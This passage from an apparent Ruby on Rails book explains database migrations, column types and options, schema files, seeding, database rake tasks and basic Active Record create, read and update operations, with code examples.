Creating a join table is such a typical operation, that Rails offers the `create_join_table` method to create `has_and_belongs_to_many`-style join tables. The `create_join_table` accepts, at minimum, the names of two tables:

```
create_join_table :customers, :products
```

The preceding code example will create a table named `customers_products` with no primary key. The migration generator will produce join tables if `JoinTable` is part of the name:

```
$ rails g migration CreateJoinTableCustomerProduct customer product
```

This will produce the following migration:

```
class CreateJoinTableCustomerProduct < ActiveRecord::Migration[8.0]
  def change
    create_join_table :customers, :products do |t|
      # t.index [:customer_id, :product_id]
      # t.index [:product_id, :customer_id]
    end
  end
end
```

`create_join_table` does not create indices by default. But it accepts a block, which you can use to add indices or additional columns. We will get into indexes later.

Like `create_table`, `create_join_table` yields a `TableDefinition` that offers you the same options.

Options

`:table_name`

If you do not agree with the Rails convention of concatenating both tables names with an underscore, the `:table_name` option enables you to override it explicitly.

`:column_options`

Add any extra options to append to the foreign key column definitions. For example, you might need to use UUID keys instead of integers.

```
class CreateJoinTableUserAuction < ActiveRecord::Migration[8.0]
  def change
    create_join_table(:users, :auctions, column_options: {type: :uuid})
  end
end
```

:options, :temporary, and :force

Accept the same interface as the equivalent options found in `create_table`.

Changing Tables

When you name the migration in the form `AddXXXToYYY` or `RemoveXXXFromYYY` and follow it by a list of column names and types then a migration containing the appropriate `add_column` and `remove_column` statements will be created.

```
$ rails g migration AddPartNumberToProducts part_number:string
```

will generate

```
class AddPartNumberToProducts < ActiveRecord::Migration[8.0]
  def change
    add_column :products, :part_number, :string
  end
end
```

If you'd like to add an index on the new column, you can do that as well:

```
$ rails g migration AddPartNumberToProducts part_number:string:index
```

will generate

```
class AddPartNumberToProducts < ActiveRecord::Migration[8.0]
  def change
    add_column :products, :part_number, :string
    add_index :products, :part_number
  end
end
```

Add as many columns as you need.


```
$ rails g migration AddDetailsToProducts part_number:string price:decimal

generates
```

```
class AddDetailsToProducts < ActiveRecord::Migration[8.0]
  def change
    add_column :products, :part_number, :string
    add_column :products, :price, :decimal
  end
end
```

Instead of single `add_column` calls, you can use the `change_table` method that works like `create_table` and accepts the same kinds of column definitions:

```
class AddDetailsToProducts < ActiveRecord::Migration[8.0]
  def change
    change_table :products do |t|
      t.column :part_number, :string
      t.column :price, :decimal
    end
  end
end
```

Dropping Tables

This method will drop the table from the database. Like the `create_join` method, it takes further options and yields a `TableDefinition`. This will be used when you revert the migration.

```
class DropProducts < ActiveRecord::Migration[8.0]
  def change
    drop_table :products do |t|
      t.string :name
      t.string :part_number
    end
  end
end
```

The equivalent for `create_join_table` is named `drop_join_table`.

Options

The `force: :cascade` option will drop dependent tables as well. Defaults to `false`.

The `if_exists: true` option to only drop the table if it exists. Defaults to `false`.

API Reference

Here we will present the methods that available to you within the change method of your migration. There is an opposite method for most methods. It is also used when you revert the migration.

If the operation makes sense for a new table, there is also a variant available on `TableDefinition`. The `create_table`, `create_join_table`, `drop_table`, and `drop_join_table` methods all yield a `TableDefinition`.

Adding and Removing Columns

To add a new column to a table, use the `add_column` method:

```
add_column :clients, :name, :string
```

The method at least takes the name of the table, the column's name, and the type of the column. You will learn more about column types and further options for this method [a little later in the chapter](#). A similar method called `column` is also available on `TableDefinition`:

```
create_table :clients do |t|  
  t.column :name, :string  
end
```

Note that you can also use the short-hand version by calling it by type. This adds a column of the specified type:

```
create_table :clients do |t|  
  t.string :name  
end
```

These methods take the same options as the `add_column` method. The opposite of `add_column` is `remove_column`:

```
remove_column :clients, :name, :string
```

To change options of a column, use the `change_column` method:

```
change_column :clients, :name, :string, limit: 80
```

This is not automatically reversible.

Adding and Removing Indexes

A database index is a data structure that can help you improve the speed of querying data. The database creates it beforehand and updates it automatically. It then uses them to locate data without searching every row in a database table.

The `add_index` method adds an index to a table. It takes at least a column name as a symbol or an array of symbols referring to columns to be indexed. Additionally, you can mark the index as unique, provide a name for the index or specify the order (defaults to ascending):

```
# a simple index
add_index :clients, :name

# a unique index
add_index :clients, [:branch_id, :party_id], unique: true

# a named index
add_index :clients, [:branch_id, :party_id], unique: true, name: 'by_branch_party'

# an index with sort order
add_index(:accounts, [:branch_id, :party_id, :surname], order: {branch_id: :desc, party_id: :asc})
```

The opposite of the `add_index` method is `remove_index`. It takes the same parameters to be able to revert the operation. On `TableDefinition`, the method is called `index`:

```
t.index([:branch_id, :party_id], unique: true)
```

Rails also offers support for more advanced indexing topics: It, for example, has built-in support for PostgreSQL [partial indices](https://www.postgresql.org/docs/9.4/static/indexes-partial.html)⁷³. You can specify them in your migration by adding a `where` option to the stock index declaration. The main benefit is the reduction of the size of indexes on commonly used queries within an application.

For example, let's assume your application continuously queries for clients with a status of "active" within the system. Instead of creating an index on the status column for every client record, we can include only those records that meet the specified criteria:

```
add_index(:clients, :status, where: 'active')
```

Rails also has built-in support for PostgreSQL expression indexes, with optional [operator classes](https://www.postgresql.org/docs/9.4/static/indexes-opclass.html)⁷⁴. Take note of the SQL expression and operator on line 2:

⁷³<https://www.postgresql.org/docs/9.4/static/indexes-partial.html>

⁷⁴<https://www.postgresql.org/docs/9.4/static/indexes-opclass.html>

```
add_index :users,  
  'lower(last_name) varchar_pattern_ops',  
  name: "index_users_on_name_unique",  
  unique: true
```

Instead of a column name, there's a SQL expression specifying that the index's value should be a lower-case representation of the user's last name.

The `varchar_pattern_ops` operator class (also on line 2) is especially useful for fields that you know you will be doing `LIKE` or `regexp` queries on. It changes how the index analyzes the column from being based on locale-specific collation to a character-by-character B-tree. Just be careful to create normal indexes as well if needed, or some of your queries might end up doing full table scans and running slowly.

Depending on the database you are using, the following options are available as well:

- `length` (PostgreSQL, MySQL): Specify the key length of the index
- `using` (PostgreSQL, MySQL): Specify the method you want to use, for example `btree`
- `opclass` (PostgreSQL): Specify the operator class you want to use, for example `gist_trgm_ops`
- `type` (MySQL): Specify the type you want to use, for example `fulltext`
- `algorithm` (PostgreSQL): Specify the algorithm you want to use, for example `concurrently`

Renaming

To rename a table, column, or index, use the appropriately named methods:

- `rename_table`
- `rename_column`
- `rename_index`

The old name comes first, a fact that we usually can't remember. We try to remember it as renaming *this* to *that*.

Defining Columns

Table 6.1 lists the common column types supported by all database adapters. Rails has its own generalized names for column types. If you're familiar with database column types, when you examine that table, it might have struck you as a little weird that there is a database column declared as type `:string`, since databases don't have string columns—they have `char` or `varchar`s types.

Table 6.1: Column Types Most Commonly Used with Rails

Column type	Description
:string	Limited to 255 characters by default. Might be case-sensitive depending on database.
:text	Generally unlimited length depending on database. Usually can't be indexed like regular strings.
:integer	Whole number, in contrast to :decimal or :float.
:decimal	Stored with specified precision. Use for math that requires accuracy.
:float	Floating-point decimal number with fixed precision depending on platform. Do <i>not</i> use for math that requires accuracy due to rounding errors.
:boolean	True or false.
:binary	Raw chunks of data saved in database-specific way.
:date	Year, month and day (no time).
:time	Hours, minutes, seconds (no date).
:datetime	Date and time stored together.
:timestamp	Exactly the same as :datetime on Rails. ⁷⁵

Column Type Mappings

The reason for declaring a database column as type string is that Rails migrations are meant to be database-agnostic. That's why you could develop using Postgres as your database and deploy to Oracle in production.

A complete discussion of how to go about choosing the right data type for your application needs is outside the scope of this book. However, it is useful to have a reference for how migration's generic types map to database-specific types. The mappings for the databases most commonly used with Rails are in Table 6.2.

Table 6.2: Column Mappings for the Databases Most Commonly Used with Rails

Migration Type	MySQL	Postgres	SQLite	Oracle	Ruby Class
:binary	blob	bytea	blob	blob	String
:boolean	tinyint(1)	boolean	boolean	number(1)	Boolean
:date	date	date	date	date	Date
:datetime	datetime	timestamp	datetime	date	Time
:decimal	decimal	decimal	decimal	decimal	BigDecimal
:float	float	float	float	number	Float
:integer	int(11)	integer	integer	number(38)	Fixnum
:string	varchar(255)	character varying(255)	varchar(255)	varchar2(255)	String
:text	text	text	text	clob	String
:time	time	time	time	date	Time
:timestamp	datetime	timestamp	datetime	date	Time

⁷⁵This [stackoverflow question](#) features a great explanation of :datetime versus :timestamp.

Native Database Column Types

Each connection adapter class has a `native_database_types` hash which establishes the mapping described in Table 6.1. If you need to look up the mappings for a database not listed in Table 6.1, you can pop open the adapter Ruby code and find the `native_database_types` hash, like the following one inside the `PostgreSQLAdapter` class within `postgresql_adapter.rb`:

```
NATIVE_DATABASE_TYPES = {
  primary_key: "bigserial primary key",
  string:      { name: "character varying" },
  text:        { name: "text" },
  integer:     { name: "integer", limit: 4 },
  float:       { name: "float" },
  decimal:     { name: "decimal" },
  datetime:    { name: "timestamp" },
  time:        { name: "time" },
  date:        { name: "date" },
  daterange:   { name: "daterange" },
  numrange:    { name: "numrange" },
  tsrange:     { name: "tsrange" },
  tstzrange:   { name: "tstzrange" },
  int4range:   { name: "int4range" },
  int8range:   { name: "int8range" },
  binary:      { name: "bytea" },
  boolean:     { name: "boolean" },
  xml:         { name: "xml" },
  tsvector:    { name: "tsvector" },
  hstore:      { name: "hstore" },
  inet:        { name: "inet" },
  cidr:        { name: "cidr" },
  macaddr:     { name: "macaddr" },
  uuid:        { name: "uuid" },
  json:        { name: "json" },
  jsonb:       { name: "jsonb" },
  ltree:       { name: "ltree" },
  citext:      { name: "citext" },
  point:       { name: "point" },
  line:        { name: "line" },
  lseg:        { name: "lseg" },
  box:         { name: "box" },
  path:        { name: "path" },
  polygon:     { name: "polygon" },
}
```

```

circle:      { name: "circle" },
bit:         { name: "bit" },
bit_varying: { name: "bit varying" },
money:       { name: "money" },
interval:    { name: "interval" },
oid:         { name: "oid" },
}

```

You might have noticed that the PostgreSQL adapter includes a large number of column type mappings that are not available in other databases. You can specify these column types in your migration and they'll work just fine, but you'll, of course, lose database portability.



The easiest way to peek at the adapter code is on [Github](#)⁷⁶.

We delve into why you might want to use extended column types such as `hstore` and `array` in [Chapter “Advanced Active Record.”](#)

Column Options

For many column types, just specifying type is not enough information. All column declarations accept the following options:

default: value

Sets a default to be used as the initial value of the column for new rows. You don't ever need to explicitly set the default value to `null`. Just leave off this option to get a `null` default value. It's worth noting that MySQL 5.x ignores default values for binary and text columns.

limit: size

Adds a size parameter to string, text, binary, or integer columns. Its meaning varies depending on the column type that it is applied to. Generally speaking, limits for string types refers to number of characters, whereas for other types it specifies the number of bytes used to store the value in the database.

null: false

Makes the column required at the database level by adding a `not null` constraint.

collation: value

Specifies the collation for a string or text column. If not specified, the column will have the same collation as the table.

comment: text

Adds a comment for the column that will be visible in `schema.rb` and certain kinds of database management software.

⁷⁶https://github.com/rails/rails/tree/master/activerecord/lib/active_record/connection_adapters



The comment is especially useful on larger teams where it's not always possible to keep up with exactly what every new column added to the database does. Currently only MySQL and PostgreSQL allow comments.

Decimal Precision

Columns declared as type `:decimal` accept the following options:

precision: number

Precision is the total number of digits in a number.

scale: number

Scale is the number of digits to the right of the decimal point. For example, the number 123.45 has a precision of 5 and a scale of 2. Logically, the scale cannot be larger than the precision.



Decimal types pose a serious opportunity for data loss during migrations of production data between different kinds of databases. The default precisions between Oracle and SQL Server can cause the migration process to truncate and change the value of your numeric data if it doesn't have precision details specified.

Column Type Gotchas

The choice of column type is not necessarily a simple choice and depends on both the database you're using and the requirements of your application.

:binary

Depending on your particular usage scenario, storing binary data in the database can cause very significant performance problems. Active Record doesn't generally exclude any columns when it loads objects from the database. Putting large binary attributes on commonly used models will significantly increase the load on your database server. If you must put binary content in a commonly-used class, take advantage of the `:select` method to only bring back the columns you need. Alternatively, create a separate table with a 1:1 relationship.

:boolean

The way that boolean values are stored varies from database to database. Some use 1 and 0 integer values to represent true and false, respectively. Others use characters such as T and F. Rails handles the mapping between Ruby's `true` and `false` very well, so you don't need to worry about the underlying scheme yourself. Setting attributes directly to database values such as 1 or F may work correctly but is considered an anti-pattern.

:datetime and :timestamp

The Ruby class that Rails maps to `datetime` and `timestamp` columns is `Time`. In 32-bit environments, `Time` doesn't work for dates before 1902. Ruby's `DateTime` class does work with year values prior to 1902, and Rails falls back to using it if necessary. It doesn't use `DateTime` to begin for performance reasons. Under the covers, `Time` is implemented in C and is very fast, whereas `DateTime` is written in pure Ruby and is comparatively slow.

:time

It's very, very rare that you want to use a `:time` datatype—perhaps if you're modeling an alarm clock. Rails will read the database's contents as hour, minute, and second values into a `Time` object with dummy values for the year, month, and day.

:decimal

Older versions of Rails (prior to 1.2) did not support the fixed-precision `:decimal` type and as a result many old Rails applications incorrectly used `:float` datatypes. Floating-point numbers are by nature imprecise, so it is important to choose `:decimal` instead of `:float` for most business-related applications.

**Tim Pope says...**

If you're using a float to store values that need to be precise, such as money, you're a jackass. Floating point calculations are done in binary rather than decimal, so rounding errors abound in places you wouldn't expect.

```
>> 0.1+0.2 == 0.3
=> false
>> BigDecimal('0.1') + BigDecimal('0.2') == BigDecimal('0.3')
=> true
```

:float

Don't use floats to store currency values or any data that needs fixed precision. Since floating-point numbers are pretty much approximations, any single representation of a number as a float is probably okay. However, once you start doing mathematical operations or comparisons with float values, it is ridiculously easy to introduce challenging to diagnose bugs into your application.

:integer and :string

There aren't many gotchas that we can think of when it comes to integers and strings. They are the basic data building blocks of your application. Many Rails developers leave off the size specification, which results in the default maximum sizes of 11 digits and 255 characters, respectively. You should keep in mind that you won't get an error if you try to store values that exceed the maximum size defined for the database column, which again, is 255 characters by default. Your string will simply get truncated. Use validations as described in [Chapter “Validations”](#) to make sure that user-entered data does not exceed the maximum size allowed.

:text

There have been reports of text fields slowing down query performance on some databases, enough to consider for applications that need to scale to high loads. If you must use a text column in a performance-critical application, put it in a separate table.

More Command-line Magic

A number of commonly used column type modifiers can be passed directly on the command line. They are enclosed by curly braces and follow the field type:

For instance, running:

```
$ rails g migration AddDetailsToProducts 'price:decimal{5,2}'
  supplier:references{polymorphic}
```

will produce a migration that looks like this:

```
class AddDetailsToProducts < ActiveRecord::Migration[8.0]
  def change
    add_column :products, :price, :decimal, precision: 5, scale: 2
    add_reference :products, :supplier, polymorphic: true, null: false
  end
end
```

This particular magic is not a well documented area of Rails. It's “dark magic” if you will and fun to experiment with.

Schema and Sequencing

Rails' schema definition (`db/schema.rb`) provides the authoritative record of truth for the latest version of your database schema. If you need to recreate your database on another server, you should be using `db:schema:load`, not running all the migrations from scratch.

The file is generated every time you migrate and reflect your database schema's current status. The top of a schema file looks something like this:

```
ActiveRecord::Schema.define(version: 20161123170510) do
```

```
  create_table "auctions", force: :cascade do |t|
    t.string   "name"
    t.text     "description"
    t.datetime "ends_at"
    t.datetime "created_at", null: false
    t.datetime "updated_at", null: false
    t.datetime "closes_at"
    t.integer  "user_id"
  end
```

It looks very similar to a migration!

Indeed, schema uses the same API as migrations. However, you should *never* edit `schema.rb` by hand because this file is auto-generated from the database's current state every time you migrate.

It's strongly recommended to check `schema.rb` into your version control system. It gives you the capability to run `rails db:schema:load` to create your database schema from scratch without running all migrations from the beginning. When you run your tests, the test database will be initialized with the schema. This also happens when you run it on CI, so it makes sense to add your `schema.rb` to your version control system. But it comes with the gotcha of version conflicts in your `schema.rb`.

To understand why we need to discuss the way Rails runs your migrations. Rails maintains a database table called `schema_migrations` to record the migrations it has already run. It only has one column:

```
mysql> desc schema_migrations;
+-----+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| version | varchar(255) | NO   | PRI | NULL    |       |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```



If you for whatever reason want to change the name of this table, you can do so with the `schema_migrations_table_name` configuration option.

The first thing that `rails db:migrate` does is checking the `schema_migrations` table and execute any migrations on your file system that have not yet run. This also works for migrations with earlier timestamps than any you've added yourself in the interim.

Because of that, the migrations are not run in the same order on each developer machine. It, therefore, happens that the columns of a table are added in a different order. This leads to differences in the `schema.rb` file. If you get into this situation, the solution is to run `rails db:reset` on all machines with a conflict. Be aware that you will lose your development database, though.

If use of database-specific datatypes (such as `:double`, for higher precision than `:float`) or other features like materialized views is critical to your project, use the `config.active_record.schema_format = :sql` setting in `config/application.rb`. Rails will dump schema information in native SQL DDL format into `db/structure.sql` rather than its own cross-platform compatible Ruby code, via the `db/schema.rb` file.

Seeding

The automatically created file `db/seeds.rb` is a default location for creating seed data for your database. You should use it instead of inserting seed data in individual migration files. The `db:seed` and `db:setup` task both insert them into your database.

At its simplest, the contents of `seed.rb` is simply a series of `create!` statements that generate baseline data for your application, whether it's default or related to configuration. For example, let's add an admin user and some billing codes to our time and expenses app:

```
User.create!(login: 'admin',
              email: 'admin@example.com',
              password: '123', password_confirmation: '123',
              authorized_approver: true)

client = Client.create!(name: 'Workbeast', code: 'BEAST')
client.billing_codes.create!(name: 'Meetings', code: 'MTG')
client.billing_codes.create!(name: 'Development', code: 'DEV')
```

Why use the bang version of the create methods? Because otherwise you won't find out if you had errors in your seed file. An alternative would be to use `first_or_create` methods to make seeding idempotent.

```
c = Client.where(name: 'Workbeast', code: 'BEAST').first_or_create!
c.billing_codes.where(name: 'Meetings', code: 'MTG').first_or_create!
c.billing_codes.where(name: 'Development', code: 'DEV').first_or_create!
```

Another common seeding practice worth mentioning is calling `delete_all` prior to creating new records, so that seeding does not generate duplicate records. This practice avoids the need for idempotent seeding routines and lets you be very secure about exactly what your database will look like after seeding.)

```
# first make sure to remove all data that references users and clients
```

```
User.delete_all
User.create!(login: 'admin', ...

Client.delete_all
client = Client.create!(name: 'Workbeast', ...
```



Carlos says...

I typically use the `seed.rb` file for data that is essential to **all** environments, including production.

For dummy data that will be only used on development or staging, I prefer to create custom rake tasks under the `lib/tasks` directory, for example `lib/tasks/load_dev_data.rake`. This helps keep `seed.rb` clean and free from unnecessary conditionals, like `unless Rails.env.production?`

Database-Related Tasks

The following command-line tasks are included by default in boilerplate Rails projects.

db:create and **db:create:all**

Create the database defined in `config/database.yml` for the current `Rails.env`. If the current environment is development, Rails will create both the local development and test databases. (Or create all of the local databases defined in `config/database.yml` in the case of `db:create:all`.)

db:drop and **db:drop:all**

Drops the database for the current `RAILS_ENV`. If the current environment is development, Rails will drop both the local development and test databases. (Or drops all of the local databases defined in `config/database.yml` in the case of `db:drop:all`.)

db:forward and **db:rollback**

The `db:rollback` task moves your database schema back one version. Similarly, the `db:forward` task moves your database schema forward one version and is typically used after rolling back.

db:migrate

Applies all pending migrations. If a `VERSION` environment variable is provided, then `db:migrate` will apply pending migrations through the migration specified, but no further. The `VERSION` is specified as the timestamp portion of the migration file name.

```
# example of migrating up with param
$ rails db:migrate VERSION=20130313005347
== CreateUsers: migrating =====
-- create_table(:users)
   -> 0.0014s
== CreateUsers: migrated (0.0015s) =====
```

If the VERSION provided is older than the current version of the schema, then this task will actually roll back the newer migrations.

```
# example of migrating down with param
$ rails db:migrate VERSION=20130312152614
== CreateUsers: reverting =====
-- drop_table(:users)
   -> 0.0014s
== CreateUsers: reverted (0.0015s) =====
```

db:migrate:down

This task will invoke the down method of the specified migration only. The VERSION is specified as the timestamp portion of the migration file name.

```
$ rails db:migrate:down VERSION=20130316172801
== CreateClients: reverting =====
-- drop_table(:clients)
   -> 0.0028s
== CreateClients: reverted (0.0054s) =====
```

db:migrate:up

This task will invoke the up method of the specified migration only. The VERSION is specified as the timestamp portion of the migration file name.

```
$ rails db:migrate:down VERSION=20130316172801
== CreateClients: migrating =====
-- create_table(:clients)
   -> 0.0260s
== CreateClients: migrated (0.0261s) =====
```

db:migrate:redo

Executes the down method of the latest migration file, immediately followed by its up method. This task is typically used right after correcting a mistake in the up method or to test that a migration is working correctly.

```
$ rails db:migrate:redo
== AddTimesheetsUpdatedAtToUsers: reverting =====
-- remove_column(:users, :timesheets_updated_at)
   -> 0.0853s
== AddTimesheetsUpdatedAtToUsers: reverted (0.0861s) =====

== AddTimesheetsUpdatedAtToUsers: migrating =====
-- add_column(:users, :timesheets_updated_at, :datetime)
   -> 0.3577s
== AddTimesheetsUpdatedAtToUsers: migrated (0.3579s) =====
```

db:migrate:reset

Resets your database for the current environment using your migrations (as opposed to using `schema.rb`).

db:migrate:status

Displays the status of all existing migrations in a nicely formatted table. It will show up for migrations that have been applied, and down for those that haven't.

This task is useful in situations where you might want to check for recent changes to the schema before actually applying them (right after pulling from the remote repository, for example).

```
$ rails db:migrate:status
```

```
database: timesheet_development
```

Status	Migration ID	Migration Name
up	20130219005505	Create users
up	20130219005637	Create timesheets
up	20130220001021	Add user id to timesheets
down	20130220022039	Create events

db:reset and db:setup

The `db:setup` creates the database for the current environment, loads the schema from `db/schema.rb`, then loads the seed data. It's used when you're setting up an existing project for the first time on a development workstation. The similar `db:reset` task does the same thing except that it drops and recreates the database first.

db:prepare

Runs `db:setup` if database does not exist or runs `db:migrate` if it does.

db:schema:dump

Creates a `db/schema.rb` file or (`db/structure.sql`, depending on your configuration) that can be portably used against any DB supported by Active Record. Note that creation (or updating) of `schema.rb` happens automatically any time you migrate.

db:schema:load

Loads `schema.rb` file into the database for the current environment.

db:seed

Loads the seed data from `db/seeds.rb` as described in this chapter's section "Database Seeding."

db:structure:dump

Dumps the database structure to a SQL file containing raw DDL code in a format corresponding to the database driver specified in `database.yml` for your current environment.

```
$ rails db:structure:dump
```

```
$ cat db/structure.sql
```

```
CREATE TABLE `avatars` (  
  `id` int(11) NOT NULL AUTO_INCREMENT,  
  `user_id` int(11) DEFAULT NULL,  
  `url` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,  
  PRIMARY KEY (`id`)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;
```

```
...
```

We've rarely needed to use this task. It's possible that some Rails teams working in conjunction with DBAs that exercise strict control over their application's database schemas will need this task on a regular basis.

db:test:prepare

Checks for pending migrations and load the test schema by doing a `db:schema:dump` followed by a `db:schema:load`.

This task gets used very often during active development whenever you're running specs or tests without using Rake. (Standard spec-related Rake tasks run `db:test:prepare` automatically for you.)

db:version

Returns the timestamp of the latest migration file that has been run. Works even if your database has been created from `db/schema.rb`, since it contains the latest version timestamp in it:

```
ActiveRecord::Schema.define(version: 20130316172801)
```

Working with Active Record

Let's briefly review the basics of how Active Record works. To create a new model class, the first thing you do is declare it as a subclass of `ApplicationRecord`, using Ruby's class extension syntax:

```
class Client < ApplicationRecord
end
```



`ApplicationRecord` is the default parent model for all other models. It is an abstract class inheriting from `ActiveRecord::Base`.

By convention, an Active Record class named `Client` will map to the `clients` table. Also by convention, Active Record will expect an `id` column to use as the primary key. It should be an integer⁷⁷, and incrementing of the key should be managed automatically by the database server when creating new records. Note how the class itself makes no mention of the table name, columns, or their data types.⁷⁸

Each instance of an Active Record class provides access to the data from one row of the backing database table in an object-oriented manner. The columns of that row are represented as attributes of the object, using straightforward type conversions (i.e., Ruby strings for `varchar`s, Ruby dates for dates, etc.), with no default data validation. Attributes are inferred from the column definitions with which they're linked. Adding, removing, and changing attributes and their types are done by changing the database columns.

When you're running a Rails server in development mode, changes to the database schema are reflected in the Active Record objects immediately, via the web browser. However, if you make changes to the schema while you have your Rails console running, the changes will not be reflected automatically. Pick up changes manually by typing `reload!` at the console.

⁷⁷A `bigint` in PostgreSQL and MySQL, an `integer` in SQLite

⁷⁸The useful `Annotate` gem can automatically maintain schema information in a comment at the top of your model (and other relevant) source files. Check it out at https://github.com/ctran/annotate_models

**Courtenay says...**

Active Record is a great example of the Rails “Golden Path.” If you keep within its limitations, you can go far, fast. Stray from the path, and you might get stuck in the mud. This Golden Path involves many conventions, like naming your tables in the plural form (“users”). It’s common for new developers to Rails and rival web-framework evangelists to complain about how tables must be named in a particular manner, how there are no constraints in the database layer, that foreign keys are handled all wrong, enterprise systems must have composite primary keys, and more. Get the complaining out of your system now, because all these defaults are simply defaults, and in most cases can be overridden with a single line of code or a plugin.

The four standard operations of a database system combine to form a popular acronym: CRUD. It sounds somewhat negative, because as a synonym for *garbage* or *unwanted accumulation* the word *crud* in English has a rather bad connotation. However, in Rails circles, use of the word CRUD is benign. In fact, as in earlier chapters, designing your app to function primarily as RESTful CRUD operations is considered a best practice!

Creating New Active Record Model Instances

The most straightforward way to create a new instance of an Active Record model is by using a regular Ruby constructor, the class method `new`. New objects can be instantiated as either empty (by omitting parameters) or pre-set with attributes but not yet saved. Just pass a hash with key names matching the associated table column names. In both instances, valid attribute keys are determined by the column names of the associated table—hence you can’t have attributes that aren’t part of the table columns.

You can find out if an Active Record object is saved by looking at the value of its `id`, or programmatically, by using the methods `new_record?` and `persisted?`:

```
>> c = Client.new
=> #<Client id: nil, name: nil, code: nil>
>> c.new_record?
=> true
>> c.persisted?
=> false
```

Active Record constructors take an optional block, which can be used to do additional initialization. The block is executed after any passed-in attributes are set on the instance:

```
>> c = Client.new do |client|
?> client.name = "Nile River Co."
>> client.code = "NRC"
>> end
=> #<Client id: 1, name: "Nile River Co.", code: "NRC">
```

Active Record has a handy-dandy `create` class method that creates a new instance, persists it to the database, and returns it in one operation:

```
>> c = Client.create(name: "Nile River, Co.", code: "NRC")
=> #<Client id: 1, name: "Nile River, Co.", code: "NRC" ...>
```

The `create` method takes an optional block, just like `new`.

Reading Active Record Objects

Finding an existing object by its primary key is very simple and is probably one of the first things we all learn about Rails when we first pick up the framework. Just invoke `find` with the key of the specific instance you want to retrieve. Remember that if an instance is not found, a `RecordNotFound` exception is raised.

```
>> first_project = Project.find(1)
=> #<Project id: 1 ...>
>> boom_client = Client.find(99)
ActiveRecord::RecordNotFound: Couldn't find Client with ID=99

>> two_projects = Project.find([1,2])
=> [#<Project id: 1 ...>, #<Project id: 2 ...>]

>> first_client = Client.first
=> #<Client id: 1, name: "Paper Jam Printers", code: "PJP" ...>
```

By the way, it is entirely common for methods in Ruby to return different types depending on the parameters used, as illustrated in the example. Depending on how `find` is invoked, you will get either a single Active Record object or an array of them.

For convenience, `first` and `last` also exist as syntactic sugar wrappers around the `find` method.

```
>> Product.last
=> #<Product id: 1, name: "leaf", sku: nil,
    created_at: "2010-01-12 03:34:41", updated_at: "2010-01-12 03:34:41">
```

Since the underlying pattern is so common, the `first_or_initialize` method wraps `first`, and defaults to initializing a new instance with the provided parameters if the result set is empty.

```
>> e = Event.first_or_initialize(starts_at: Date.today)
=> #<Event id: nil, starts_at: "2016-11-28", ...>
>> e.save
>> Event.first_or_initialize(starts_at: 1.year.ago)
=> #<Event id: 6, starts_at: "2016-11-28", ...>
```

Finally, the `find` method also understands arrays of ids, and raises a `RecordNotFound` exception if it can't find all of the ids specified:

```
>> Product.find([1, 2])
ActiveRecord::RecordNotFound: Couldn't find all Products with IDs (1,
  2) (found 1 results, but was looking for 2)
```

A lesser known cousin of `find` is named `take`. It returns a record (or N records if a parameter is supplied) without any implied order, instead relying on whatever order is provided by the database implementation. If an order is supplied (even though it would be nonsensical to do so) it will be respected.

```
# returns an object fetched by SELECT * FROM people LIMIT 1
Person.take

# returns 5 objects fetched by SELECT * FROM people LIMIT 5
Person.take(5)
```

Reading and Writing Attributes

After you have retrieved a model instance from the database, you can access each of its columns in several ways. The most straightforward is simply with dot notation:

```
>> first_client.name
=> "Paper Jam Printers"
>> first_client.code
=> "PJP"
```

The `read_attribute` method of Active Record, covered briefly in an earlier section, is useful to know about and comes in handy when you want to override a default attribute accessor. To illustrate, while still in the Rails console, we'll go ahead and reopen the `Client` class on the fly and override the `name` accessor to return the value from the database but reversed:

```
>> class Client < ApplicationRecord
>>   def name
>>     read_attribute(:name).reverse
>>   end
>> end
=> nil
>> first_client.name
=> "sretnirP maJ repaP"
```

Hopefully, it's not too painfully obvious for us to demonstrate why you need `read_attribute` in that scenario. Recursion may slap you in the face if it's unexpected:

```
>> class Client < ApplicationRecord
>>   def name
>>     self.name.reverse
>>   end
>> end
=> nil
>> first_client.name
SystemStackError: stack level too deep
    from (irb):21:in 'name'
    from (irb):21:in 'name'
    from (irb):24
```

As can be expected by the existence of a `read_attribute` method, and as we covered earlier in the chapter, a `write_attribute` method lets you change attribute values. Just as with attribute getter methods, you can override the setter methods and provide your own behavior:

```
class Project < ApplicationRecord
  # The description for a project cannot be changed to a blank string
  def description=(new_value)
    write_attribute(:description, new_value) unless new_value.blank?
  end
end
```

The preceding example illustrates a way to do basic validation, since it checks to make sure that a value is not blank before allowing assignment. However, as we'll see in [Chapter “Validations,”](#) there are better ways to do this.

Reloading

The `reload` method does a query to the database and resets the attributes of an Active Record object. The optional `options` argument is passed to find when reloading so you may do, for example, `record.reload(lock: true)` to reload the same record with an exclusive row lock.

Cloning

Producing a copy of an Active Record object is done simply by calling `clone`, which creates a shallow copy of that object. It is important to note that no associations will get copied for the sake of memory efficiency, even though they are stored internally as instance variables. Accessing associations on the clone will re-query the database.

Updating

The simplest way to manipulate attribute values is to treat your Active Record object as a plain old Ruby object, meaning via direct assignment using `myprop=(some_value)`.

There are several other ways to update Active Record objects, as illustrated in this section. First, let's look at how to use the `update` class method of `ActiveRecord::Persistence`.

```
class ProjectsController < ApplicationController
  def update
    Project.update(params[:id], project_params)
    redirect_to projects_path
  end

  def mass_update
    Project.update(params[:projects].keys, params[:projects].values)
    redirect_to projects_path
  end

  private

  def project_params
    params.require(:project).permit(:title, :content)
  end
end
```

The first form of `update` takes a single numeric id and a hash of attribute values. In contrast, the second form takes a list of ids and a list of values and is useful in scenarios where a form submission from a web page with multiple updateable rows is being processed.

The `update` class method does invoke validation first and will not save a record that fails validation. However, it returns the object whether or not the validation passes. That means that if you want to know whether or not the validation passed, you need to follow up the call to `update` with a call to `valid?`

```
class ProjectsController < ApplicationController
  def update
    project = Project.update(params[:id], project_params)
    if project.valid? # uh-oh, do we want to run validate again?
      redirect_to project
    else
      render 'edit'
    end
  end

  private

  def project_params
    params.require(:project).permit(:title, :content)
  end
end
```

A problem is that now we are calling `valid?` twice, since the `update` call also called it. Perhaps a better option is to use the `update` instance method once as part of an `if` statement:

```
class ProjectsController < ApplicationController
  def update
    project = Project.find(params[:id])
    if project.update(project_params)
      redirect_to project
    else
      render 'edit'
    end
  end

  private

  def project_params
    params.require(:project).permit(:title, :content)
  end
end
```

